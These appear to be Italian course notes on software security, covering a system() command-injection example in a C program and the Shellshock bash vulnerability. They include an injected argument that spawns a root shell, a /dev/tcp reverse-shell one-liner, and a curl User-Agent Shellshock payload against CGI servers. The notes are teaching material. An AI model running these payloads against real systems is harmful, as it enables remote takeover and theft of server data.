il programma apre il file /etc/zzz e lo stampa. a questo punto, abbassa i privilegi e poi esegue una shell.
siccome il programma non ha chiuso il file descriptor avuto come root, è ancora possibile modificare quel file.

altro esempio:

```
1         //programma catall.c
2
3         #include <unistd.h>
4         #include <stdio.h>
5         #include <stdlib.h>
6         #include <string.h>
7
8         int main(int argc, char *argv[])
9         {
10        char *v[3];
11        char *command;
12
13        if(argc < 2) {
14            printf("Please type a file name.\n");
15            return 1;
16        }
17
18        v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
19
20        command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
21        sprintf(command, "%s %s", v[0], v[1]);
22
23        // Use only one of the followings.
24        system(command);
25        // execve(v[0], v, NULL);
26
27        return 0 ;
28    }
29
```

eseguendo *$ catall "cap_leak.c; /bin/sh"* guardo il contenuto del file cap_leak.c e poi rimane una shell di root aperta

- **invocazione di programmi**: usare *system(...)* non è un modo sicuro di lanciare programmi. al suo posto, è necessario usare un comando della famiglia *exec* (nel codice, execve), questo perché *system* non fa alcuna separazione tra nome del programma da eseguire e input utente, mentre i comandi *exec* si → qualunque input dell'utente non può diventare un comando da eseguire
- **attachi tramite dynamic linker**: se il programma prevede linking dinamico di librerie, anche il contenuto di queste ultime diventa rilevante → se manomesse, potrerebbero a comportamenti anomali del codice. per evitare questo problema: opzione *-static* in gcc

2.7 shellshock

lo scopo è quello di lanciare sulla macchina vittima il comando:

$$/bin/bash\ -i\ >\ /dev/tcp/ipVittima/portaVittima\ 0<\&1\ 2>\&1$$

in questo modo, è possibile ottenere una shell per controllarla a distanza

questa vulnerabilità si basa sulla **definizione ed esecuzione in background delle funzioni nella shell** e sul parsing delle variabili d'ambiente:

```
$ foo() { echo "inside function" }
$ declare -f foo
foo()
{
    echo "inside function"
}
$ foo
inside function
```

nel momento in cui si esporta una funzione nelle variabili d'ambiente (tramite il comando *export -f funzione*) questa sarà utilizzabile anche nei figli della shell corrente.

la vulnerabilità si basa sul dichiarare una stringa che contiene l'equivalente di una funzione. nel momento in cui la si va ad esportare la stringa come fosse una funzione, nel processo figlio può essere usata:

```
$ foo=' () { echo "hello world"; }'
$ echo $foo
() { echo "hello world"; }
$ declare -f foo
$ export foo
$ bash_shellshock # versione shell ancora vulnerabile a questo attacco
(child :)$ echo $foo

(child :)$ declare -f foo
foo()
{
    echo "hello world"
}
(child :)$ foo
hello world
```

questo problema è stato attribuito ad un errore nel parser delle variabili globali → il problema è dato dal fatto che gli uguale delle variabili d'ambiente sono sostituiti con uno spazio dal parser

questo tipo di attacco prevede di inserire a seguito della definizione della variabile un altro comando, sperandoli con un *;* :

```
$ foo=' () { echo "hello world"; }; echo "extra";' #  dove l'ultimo echo
puo' essere sostituito con un qualunque comando
$ echo $foo
() { echo "hello world"; }; echo "extra";
$ export foo
$ bash_shellshock   # versione shell ancora vulnerabile a questo attacco
export              # comando eseguito
(child :)$ echo $foo

(child :)$ declare -f foo
foo()
{
    echo "hello world"
}
(child :)$ foo
hello world
```

in questo codice, quindi, basta sostituire il comando echo "extra" con il comando per lanciare una shell da remoto visto ad inizio paragrafo

2.7.1 attacco ad un web server tramite shell shock

i web server possono esporre degli script bash per svolgere alcune funzioni quali creare dinamicamente una pagina web, detti CGI[4]. siccome questi script sono eseguiti da un processo figlio generato dall'apache server, è possibile sfruttarli per portare a termine un attacco di shellschok



Figura 2.6: schema del processo eseguito a seguito dell'invocazione di un CGI

è possibile fare una richiesta tramite il comando *curl* e impostare uno user agent come stringa con il parametro *-A* → posso definire una stringa che realizzi lo shellshock siccome lo user agent è salvato come variabile d'ambiente:

```
1    curl -A "() { :; }; echo Content-type:text/plain; /bin/bash -i  > /dev/tcp
   /ipVittima/portaVittima 0<&1 2>&1\"
```

i due echo sono necessari per rispettare la sintassi delle richieste http. in questo caso, viene eseguito il comando per ottenere una shell interattiva che comanda il server.
questo sistema è anche utilizzabile per visualizzare file sul server → è possibile visualizzare quasi qualunque informazione presente nella memoria del server come le password

[4]CGI: common gateway interface